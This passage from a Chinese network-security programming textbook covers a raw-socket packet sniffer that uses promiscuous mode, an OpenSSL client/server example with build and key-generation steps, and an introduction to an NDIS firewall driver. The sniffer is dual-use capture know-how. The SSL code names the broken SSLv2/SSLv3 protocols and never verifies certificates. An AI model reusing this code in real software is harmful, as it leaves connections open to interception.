//第 2 个参数为套接字类型，使用 SOCK_RAW 可以绕过传输层直接访问 IP 层数据包
//第 3 个参数为协议类型
      if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == INVALID_SOCKET)
return false;
      // 设置 IP 头操作选项
if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, (char*)&flag, sizeof(flag)) ==
SOCKET_ERROR)return false;
      // 获取本机名
      if (gethostname((char*)LocalName, sizeof(LocalName)-1) == SOCKET_ERROR)
return false;
      // 获取本地  IP  地址
      if ((pHost = gethostbyname((char*)LocalName)) == NULL)return false;
      addr_in.sin_addr       = *(in_addr *)pHost->h_addr_list[0]; //IP
      addr_in.sin_family    = AF_INET;
      addr_in.sin_port       = htons(57274);
      // 把  sock  绑定到本地地址上
if (bind(sock, (PSOCKADDR)&addr_in, sizeof(addr_in)) == SOCKET_ERROR)
return false;
DWORD dwValue = 1;
      // 设置  SOCK_RAW  为 SIO_RCVALL，以便接收所有的 IP 包
if (ioctlsocket(sock, SIO_RCVALL, &dwValue) != 0)return false;
      //循环接收数据
while (       mys->StopFlag==TRUE)
      {
   int ret = recv(sock, RecvBuf, BUFFER_SIZE, 0);
        if (ret > 0)
          {
        ip    = *(IP*)RecvBuf;
```

```
            tcp = *(TCP*)(RecvBuf + ip.HdrLen);
    sprintf(info,"协议：%s\r\n",mys->GetProtocolTxt(ip.Protocol));
    mys->m_Packet.AddString(info);
    sprintf(info,"IP 源地址：%s\r\n",inet_ntoa(*(in_addr*)&ip.SrcAddr));
    mys->m_Packet.AddString(info);
    sprintf(info,"IP 目标地址:    %s\r\n",inet_ntoa(*(in_addr*)&ip.DstAddr));
    mys->m_Packet.AddString(info);
    sprintf(info,"TCP 源端口号：      %d\r\n",tcp.SrcPort);
    mys->m_Packet.AddString(info);
    sprintf(info,"TCP 目标端口号：    %d\r\n",tcp.DstPort);
    mys->m_Packet.AddString(info);
    sprintf(info,"数据包长度：    %d\r\n\r\n\r\n",ntohs(ip.TotalLen));
    mys->m_Packet.AddString(info);          }        }
        return 0;
    }
```

程序首先建立套接字，并和本地端口 57274 绑定。程序的关键在于上述代码中背景颜色较深的部分，它将网卡设置为混杂模式才能接收所有数据包。程序运行结果如图 6-8 所示。




图 6-8　捕获的数据

6.4　OpenSSL 应用于网络安全

如果想构建一个简单的 Web 客户端和服务器对，可以使用 SSL。SSL(Secure Socket Layer)是一种架构于 TCP 之上的安全通信协议，它可以有效地协助 Internet 应用软体提升通信时的资料完整性以及安全性。目前较常看到的应用就是 SSL Web 网站。如果在网络上看到访问的网页的 url 出现以 “https://” 开头的字符串，那个 s，就是 SSL 的意思。

OpenSSL 是套开放源代码的 SSL 套件，其函数库是以 C 语言所编写，实现了基本的传输层资料加密功能。OpenSSL 包括 3 部分：SSL 协议、密码算法库和应用程序。密码算法库是基础，应用程序把密码算法库和 SSL 协议应用于实际开发中，也是丰富的 OpenSSL 指令集。OpenSSL 的源代码库可以从 OpenSSL 的官方网站 www.openssl.org 下载。利用该库可以建立一个 SSL 通信的服务器和客户端。

1. Windows 下编译 OpenSSL

Windows 下编译 OpenSSL 需要如下环境：OpenSSL 源码、PERL for Win32、C 编译器(VC++C 等)。编译步骤如下：

(1) 访问 http://www.openssl.org/source/下载；

(2) 解压缩 openssl-0.9.8e.tar.gz；

(3) 下载 PERL，地址为 http://www.activestate.com/activeperl；

(4) 安装 PERL；

(5) 运行 cmd 命令，在控制台窗口，用 cd 命令改变当前目录的 openssl-0.9.8e 源码所在目录；

(6) 执行 configure，运行 perl Configure VC-WIN32 －prefix=c:/openssl-0.9.8e；

(7) 运行 ms\do_ms；

(8) 运行 nmake-f ms\ntdll.mak，执行 make 进行编译，该命令将 OpenSSL 编译成动态库，如果想编译成静态库应使用命令 nmake －f ms\nt.mak；

(9) 运行 nmake-f ms\ntdll.mak test，检查上一步编译是否成功；

(10) 运行运行 nmake-f ms\ntdll.mak install”，本步骤将安装编译后的 OpenSSL 移到指定目录；

(11) 编译成功后，打开 c:\openssl-0.9.8e 目录，将看到 bin\include\lib 的 3 个文件夹。

2. OpenSSL 的应用结构图

如图 6-9 和 6-10 所示分别是客户端和服务端使用 OpenSSL 时和普通的网络套接字应用的区别。其中粗框的是普通的 Socket 的代码。




图 6-9　客户端的 OpenSSL




图 6-10　服务端的 OpenSSL

3. 举例在 Linux 下应用 OpenSSL

(1) 服务器端源代码如下：

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <openssl/ssl.h>
#include <openssl/err.h>

#define MAXBUF 1024
/*wrote by: zhoulifa(zhoulifa@163.com)  周立发(http://zhoulifa.bokee.com)*/
int main(int argc, char **argv)
{
    int sockfd, new_fd;
```

```
socklen_t len;
struct sockaddr_in my_addr, their_addr;
unsigned int myport, lisnum;
char buf[MAXBUF + 1];
SSL_CTX *ctx;

if (argv[1])    myport = atoi(argv[1]);
else            myport = 7838;

if (argv[2])    lisnum = atoi(argv[2]);
else        lisnum = 2;

/* SSL 库初始化 */
SSL_library_init();
/* 载入所有 SSL 算法 */
OpenSSL_add_all_algorithms();
/* 载入所有 SSL 错误消息 */
SSL_load_error_strings();
/* 以 SSL V2 和 V3 标准兼容方式产生一个 SSL_CTX ，即 SSL Content Text */
ctx = SSL_CTX_new(SSLv23_server_method());
/* 也可以用 SSLv2_server_method() 或 SSLv3_server_method() 单独表示 V2 或 V3 标准 */
if (ctx == NULL) {
    ERR_print_errors_fp(stdout);
    exit(1);
}
/* 载入用户的数字证书， 此证书用来发送给客户端。 证书里包含有公钥 */
if (SSL_CTX_use_certificate_file(ctx, argv[4], SSL_FILETYPE_PEM) <= 0) {
    ERR_print_errors_fp(stdout);
    exit(1);
}
/* 载入用户私钥 */
if (SSL_CTX_use_PrivateKey_file(ctx, argv[5], SSL_FILETYPE_PEM) <= 0) {
    ERR_print_errors_fp(stdout);
    exit(1);
}
/* 检查用户私钥是否正确 */
if (!SSL_CTX_check_private_key(ctx)) {
    ERR_print_errors_fp(stdout);
    exit(1);
}
/* 开启一个 socket 监听 */
if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1) {
    perror("socket");
    exit(1);
```

```
    } else
        printf("socket created\n");
    bzero(&my_addr, sizeof(my_addr));
    my_addr.sin_family = PF_INET;
    my_addr.sin_port = htons(myport);
    if (argv[3])        my_addr.sin_addr.s_addr = inet_addr(argv[3]);
    else            my_addr.sin_addr.s_addr = INADDR_ANY;
    if (bind(sockfd, (struct sockaddr *) &my_addr, sizeof(struct sockaddr))
        == -1) {
        perror("bind");
        exit(1);
    } else          printf("binded\n");
    if (listen(sockfd, lisnum) == -1) {
        perror("listen");
        exit(1);
    } else    printf("begin listen\n");
   while (1) {
        SSL *ssl;
        len = sizeof(struct sockaddr);
        /* 等待客户端连上来 */
        if ((new_fd =
             accept(sockfd, (struct sockaddr *) &their_addr,
                    &len)) == -1) {
            perror("accept");
            exit(errno);
        } else
            printf("server: got connection from %s, port %d, socket %d\n",
                   inet_ntoa(their_addr.sin_addr),
                   ntohs(their_addr.sin_port), new_fd);
        /* 基于 ctx 产生一个新的 SSL */
        ssl = SSL_new(ctx);
        /* 将连接用户的 socket 加入到 SSL */
        SSL_set_fd(ssl, new_fd);
        /* 建立 SSL 连接 */
        if (SSL_accept(ssl) == -1) {
            perror("accept");
            close(new_fd);
            break;
        }
        /* 开始处理每个新连接上的数据收发 */
        bzero(buf, MAXBUF + 1);
        strcpy(buf, "server->client");
        /* 发消息给客户端 */
        len = SSL_write(ssl, buf, strlen(buf));
```

```
            if (len <= 0) {
                printf
                    ("消息'%s'发送失败！错误代码是%d，错误信息是'%s'\n",
                     buf, errno, strerror(errno));
                goto finish;
            } else
                printf("消息'%s'发送成功，共发送了%d 个字节！ \n",
                       buf, len);

            bzero(buf, MAXBUF + 1);
            /* 接收客户端的消息 */
            len = SSL_read(ssl, buf, MAXBUF);
            if (len > 0)
                printf("接收消息成功:'%s'，共%d 个字节的数据\n",
                       buf, len);
            else
                printf
                    ("消息接收失败！错误代码是%d，错误信息是'%s'\n",
                     errno, strerror(errno));
            /* 处理每个新连接上的数据收发结束 */
          finish:
            /* 关闭 SSL 连接 */
            SSL_shutdown(ssl);
            /* 释放 SSL */
            SSL_free(ssl);
            /* 关闭 socket */
            close(new_fd);
        }

        /* 关闭监听的 socket */
        close(sockfd);
        /* 释放 CTX */
        SSL_CTX_free(ctx);
        return 0;
    }
```

(2) 客户端源代码如下：

```
#include <stdio.h>
#include <string.h>
#include <errno.h>
#include <sys/socket.h>
#include <resolv.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <arpa/inet.h>
```

```
#include <unistd.h>
#include <openssl/ssl.h>
#include <openssl/err.h>

#define MAXBUF 1024

void ShowCerts(SSL * ssl)
{
    X509 *cert;
    char *line;
    cert = SSL_get_peer_certificate(ssl);
    if (cert != NULL) {
        printf("数字证书信息:\n");
        line = X509_NAME_oneline(X509_get_subject_name(cert), 0, 0);
        printf("证书: %s\n", line);
        free(line);
        line = X509_NAME_oneline(X509_get_issuer_name(cert), 0, 0);
        printf("颁发者: %s\n", line);
        free(line);
        X509_free(cert);
    } else
        printf("无证书信息！ \n");
}
/************关于本文档********************************************
*wrote by: zhoulifa(zhoulifa@163.com) 周立发(http://zhoulifa.bokee.com)*/
int main(int argc, char **argv)
{
    int sockfd, len;
    struct sockaddr_in dest;
    char buffer[MAXBUF + 1];
    SSL_CTX *ctx;
    SSL *ssl;
    if (argc != 3) {
        printf("参数格式错误！ ");
        exit(0);
    }
    /* SSL 库初始化，参看 ssl-server.c 代码 */
    SSL_library_init();
    OpenSSL_add_all_algorithms();
    SSL_load_error_strings();
    ctx = SSL_CTX_new(SSLv23_client_method());
    if (ctx == NULL) {
        ERR_print_errors_fp(stdout);
        exit(1);
```

```
    }
    /* 创建一个 socket 用于 tcp 通信 */
    if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
        perror("Socket");
        exit(errno);
    }
    printf("socket created\n");
    /* 初始化服务器端(对方)的地址和端口信息 */
    bzero(&dest, sizeof(dest));
    dest.sin_family = AF_INET;
    dest.sin_port = htons(atoi(argv[2]));
    if (inet_aton(argv[1], (struct in_addr *) &dest.sin_addr.s_addr) == 0)
{
        perror(argv[1]);
        exit(errno);
    }
    printf("address created\n");
    /* 连接服务器 */
    if (connect(sockfd, (struct sockaddr *) &dest, sizeof(dest)) != 0) {
        perror("Connect ");
        exit(errno);
    }
    printf("server connected\n");
    /* 基于 ctx 产生一个新的 SSL */
    ssl = SSL_new(ctx);
    SSL_set_fd(ssl, sockfd);
    /* 建立 SSL 连接 */
    if (SSL_connect(ssl) == -1) ERR_print_errors_fp(stderr);
    else {
        printf("Connected with %s encryption\n", SSL_get_cipher(ssl));
        ShowCerts(ssl);
    }
    /* 接收对方发过来的消息，最多接收 MAXBUF 个字节 */
    bzero(buffer, MAXBUF + 1);
    /* 接收服务器来的消息 */
    len = SSL_read(ssl, buffer, MAXBUF);
if (len > 0) printf("接收消息成功:'%s'，共%d 个字节的数据\n",
                buffer, len);
    else {
        printf ("消息接收失败！错误代码是%d，错误信息是'%s'\n",
             errno, strerror(errno));
        goto finish;
    }
    bzero(buffer, MAXBUF + 1);
```

```
    strcpy(buffer, "from client->server");
    /* 发消息给服务器 */
    len = SSL_write(ssl, buffer, strlen(buffer));
    if (len < 0)
        printf ("消息'%s'发送失败！错误代码是%d，错误信息是'%s'\n",
                buffer, errno, strerror(errno));
    else    printf("消息'%s'发送成功，共发送了%d 个字节！\n",
                buffer, len);
  finish:
    /* 关闭连接 */
    SSL_shutdown(ssl);
    SSL_free(ssl);
    close(sockfd);
    SSL_CTX_free(ctx);
    return 0;
}
```

(3) 编译和执行程序。

编译程序用下列命令：

```
gcc -Wall ssl-client.c -o client
gcc -Wall ssl-server.c -o server
```

运行程序用如下命令：

```
./server 7838 1 127.0.0.1 cacert.pem privkey.pem
./client 127.0.0.1 7838
```

用下面这两个命令产生上述 cacert.pem 和 privkey.pem 文件：

```
openssl genrsa -out privkey.pem 2048
openssl req -new -x509 -key privkey.pem -out cacert.pem -days 1095
```

6.5　Passthru 应用于防火墙

防火墙是最前线的网络安全设备，它安装在网络节点(路由器或者主机)上，拦截网络数据，只允许符合安全策略的网络数据包进出，保护内部网络或者主机。防火墙主要功能是包过滤、状态检测、应用代理、内容过滤。包过滤是防火墙的一个核心功能。根据防火墙内部结构与协议层对应关系，防火墙在 ISO 七层模型的网络层实现包过滤。

1. NDIS 简介

NDIS(Network Driver InterfaceSpecification)是网络驱动程序接口规范的简称。它横跨传输层、网络层和数据链路层，定义了网卡或网卡驱动程序与上层协议驱动程序之间的通信接口规范，屏蔽了底层物理硬件的不同，使上层的协议驱动程序可以和底层任何型号的网

卡通信。NDIS 为网络驱动程序创建了一个完整的开发环境，只需调用 NDIS 函数，而不用考虑操作系统的内核以及与其他驱动程序的接口问题，从而使得网络驱动程序可以从与操作系统的复杂通信中分离，极大地方便了网络驱动程序的编写。另外，利用 NDIS 的封装特性，可以专注于一层驱动的设计，减少了设计的复杂性，同时易于扩展驱动程序栈。防火墙的开发一般采用的是中间驱动程序。通过 NDIS 中间层驱动，可以截获来自网卡的所有原始数据包。如图 6-11 所示就是 NDIS 中间层驱动的工作过程。




图 6-11　NDIS 工作过程

NDIS 中间层驱动程序是工作在 MINIPROT 和 PROTOCOL 接口之间。驱动程序必须向下导出一个 PROTOCOL 接口，向上导出一个 MINIPORT 接口。将自己创建的驱动程序插入到网卡驱动程序与传输驱动程序之间。因此，当下层的网卡驱动程序接收到数据后会通过 MINIPORT 接口发送到导出的 PROTOCOL 接口上，NDIS 中间层驱动程序便接收到了来自网卡的数据并调用准备好的回调函数处理数据包信息。接着 NDIS 中间层驱动在处理数据包完毕后再继续把数据通过导出的 MINIPROT 接口向 PROTOCOL 接口发送。这样就完成了一个截获数据包的过程。

2. Passthru 实现简单防火墙

